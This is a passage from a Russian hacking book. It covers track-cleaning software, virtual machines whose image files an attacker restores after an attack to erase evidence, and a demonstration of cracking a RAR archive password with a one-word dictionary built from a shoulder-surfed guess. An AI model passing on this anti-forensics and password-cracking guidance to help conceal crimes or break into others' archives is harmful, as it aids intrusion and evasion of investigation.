


Рис. 8.17

Программа, несмотря на ее бесплатность, уникальна по своим свойствам. Поддерживает русский язык. Позволяет производить гарантированное стирание файлов (с несколькими циклами перезаписи) — рис. 8.18.




Рис. 8.18

Для очистки сначала производится анализ системы (кнопка **Анализ**) — рис. 8.19.

Аналогичные процедуры выполняются и для приложений (рис. 8.20).

Строится список проблем, для элементов которого затем и будет применена "очистка" (рис. 8.21).

Как бы хороша не была программа для очистки следов, но всего не учесть! Любой уважающий себя хакер знает, что при желании, изучив компьютер пользователя, о нем можно узнать все! На компьютере имеется большое количество мест, где остается разнообразная информация о деятельности пользователя.




Рис. 8.19




Рис. 8.20




Рис. 8.21

Однажды автора этой книги попросили восстановить информацию с жесткого диска, логическая структура которого была загублена: первоначально воздействием вирусов, а затем неумелыми действиями множества доморощенных неопытных "мастеров" по восстановлению данных. На компьютере, где был установлен этот диск и писали диссертацию, играли в игры, выходили в Интернет, делали множество других полезных и бесполезных (или небезопасных) дел. За долгие годы диск никогда не дефрагментировался и был настолько "убит", что оставался единственный способ хоть что-то сделать — это "вытаскивать" информацию кластер за кластером, отделяя фрагменты, где был хоть какой-то читаемый текст. Все это нужно было проделать с целью отдать весь полученный текст тому, кто знал "о чем, собственно, эта диссер-

тация", для дальнейшей сепарации нужного от ненужного... Поразительно, но волей-неволей при восстановлении данных о семье владельца компьютера стало известно множество конфиденциальных подробностей. Сохранились даже фрагменты различных переговоров в интернет-чатах...

Подчистка следов, пусть даже с применением хороших программ, требует много внимания, применима не для любой программы и потому может использоваться хакером лишь эпизодически. Ему (хакеру) нужны более радикальные методы...

Пожалуй, самый эффективный способ, без применения физических способов уничтожения, — это использование систем с виртуальными машинами (хотя, сам автор все же — за метод "кувалды"). В таких системах виртуальные машины-гипервизоры эмулируют аппаратное обеспечение компьютера. На одном компьютере может быть запущено несколько подобных машин и даже, при желании, с различными операционными системами. В Википедии, в статье "Сравнение виртуальных машин" приводится сопоставление основных характеристик различных производителей. Но наиболее распространены из них следующие: VirtualPC, VMware, VirtualBox.

Во многих учебных заведениях давно приспособились собирать сложнейшие стенды для изучения прикладного программного обеспечения в различных средах на нескольких машинах, взаимодействующих между собой по виртуальной сети. Получается недорого. Для хакера же удобство состоит в том, что фактически виртуальная машина — это просто единый файл. Файл, который при необходимости легко восстановить в исходное состояние или вообще при возникновении опасности быстро уничтожить, при этом основной компьютер можно предъявить совершенно непорочным, с отсутствием следов преступной деятельности...

Хотя об установке виртуальной машины можно было здесь не рассказывать, но почему-то у новичков вызывают трудности настройки сетевого взаимодействия. Поэтому, а также с целью показать, каким файлом оперирует хакер, немного остановимся и на этом.

Получим по адресу <http://www.microsoft.com/en-us/download/details.aspx?id=3702> инсталляцию Windows Virtual PC и установим ее. Программа бесплатна. Для Windows 7 это даже и не отдельная программа, а часть операционной системы, устанавливаемая как обновление (рис. 8.22).

После перезагрузки программа появится в меню Windows (рис. 8.23).

Выберем **Windows Virtual PC** и войдем в меню настроек виртуальных машин (рис. 8.24).




Рис. 8.22




Рис. 8.23




Рис. 8.24

Используя мастер, создадим виртуальную машину, дав ей название TEST. Здесь обратите внимание на месторасположение файла с нашей виртуальной машиной (рис. 8.25).




Рис. 8.25

Именно этим файлом, содержащим в себе "виртуальный компьютер" (если можно так выразиться), и оперирует хакер. Загрузив в машину какую-нибудь операционную систему (а как мы уже говорили, это может быть и не

Windows), сделав предварительную копию файла, после проведения атаки хакер возвращает виртуальную машину в первоначальное, чистое состояние. Для этого достаточно восстановить указанный файл из копии. Все следы будут уничтожены разом. Не нужно применять каких-либо программ очистки, искать и уничтожать следы, которые эти программы не обрабатывают... К слову сказать, виртуальную машину по такому алгоритму можно использовать и для посещения опасных мест в Интернете, чтобы снизить риск заражения вредоносным кодом.

Поскольку мы обещали показать установку виртуальной машины еще из-за возможных трудностей с настройкой сети, то, вернувшись немного назад, покажем те экраны, которые этого касаются в процессе конфигурирования сети. В частности, во время инсталляции не будем отказываться от использования подключения компьютера к сети (рис. 8.26).




Рис. 8.26

После создания машина выключена и первоначально не настроена (рис. 8.27). На физическом уровне в нашем конкретном примере на стендовом компьютере две сетевые платы, поэтому в параметрах машины указаны два адаптера (рис. 8.28). Не будем ничего менять.




Рис. 8.27




Рис. 8.28

Произведем установку операционной системы на виртуальную машину. Пока что это "пустой компьютер". Мы все делали по умолчанию и не меняли параметров, связанных с дисководом компакт-дисков. Поэтому на виртуальной машине будет доступен наш физический дисковод. Диск с инсталляцией Windows XP (мы взяли Windows XP для простоты, для практики предлагаем вам установить любую свободную UNIX-систему) установим в этот дисковод и произведем запуск (загрузку виртуальной машины), просто щелкнув по ее значку мышью. Установим систему.

Справедливости ради оговоримся, что в принципе, если нужна только виртуальная машина с Windows XP, то можно было бы ее вообще не устанавливать, т. к. в меню виртуальной машины (см. рис. 8.23) уже есть команда **Windows XP Mode**.




Рис. 8.29

Сетевой адаптер основного нашего физического компьютера настроен так, как показано на рис. 8.29.

Для взаимодействия нашей виртуальной машины с сетью схема включения может быть такой, как представлено на рис. 8.30.

Поэтому настроим сетевую карту операционной системы на виртуальной машине (гостевая операционная система), установив адрес из этой же подсети, следующим образом (рис. 8.31).

В результате виртуальная машина начала успешно взаимодействовать с Интернетом.

В заключение о виртуальных машинах хотелось бы добавить, что, как и любые сложные системы, они и сами могут быть не так уж безопасны. Виртуальные машины тоже требуют грамотного подхода в вопросах обеспечения безопасности. Мы рассказали только об одной стороне применения виртуальных машин. Сообщения об уязвимостях в системах, использующих виртуализацию в качестве среды обработки информации, периодически появля-



Рис. 8.30




Рис. 8.31

ются в печати. Причем уязвимости находят не только в комплексных системах. К примеру, совсем недавно в книге Ю. В. Жукова "Основы веб-хакинга. Нападение и защита"¹ сообщалось об одной такой уязвимости, обнаруженной им именно в виртуальной машине...

Для того чтобы спрятать информацию неразрозненного характера, хакер в конце концов может применять простую установку пароля на архив, используя, например, хорошо всем известную программу WinRAR.

Если взламывать rar-архив, используя простые программы, в большом ассортименте представленные в Интернете, то при сложном пароле это окажется достаточно проблематичным и займет много времени.

Такого рода программы сам хакер может использовать, например, когда пароль подсмотрен не полностью. К примеру, слово подсмотрено, но он запутался, не уследив за регистром. Тогда, подключив словарь только из одного слова, представляющего собой эту подсмотренную часть, хакер быстро взломает пароль.

Проведем эксперимент и создадим архив с паролем retrograd (рис. 8.32).




Рис. 8.32

¹ Жуков Ю. Основы веб-хакинга. Нападение и защита (+ DVD-ROM). — СПб.: Питер, 2012.

Предположим, что хакер (или ваш друг) подсмотрел из-за спины ввод пароля, и ему показалось, что пароль в действительности — RetrOgrad.

Составим словарь (текстовый файл user.dic) из одного слова RetrOgrad (рис. 8.33).




Рис. 8.33

Запустим взлом по указанному словарю, воспользовавшись программой ARPR (Advanced RAR Password Recovery) фирмы ElcomSoft Co. Ltd (<http://www.elcomsoft.ru>), задав соответствующие мутации (рис. 8.34).

Достаточно быстро программа подберет пароль (рис. 8.35).

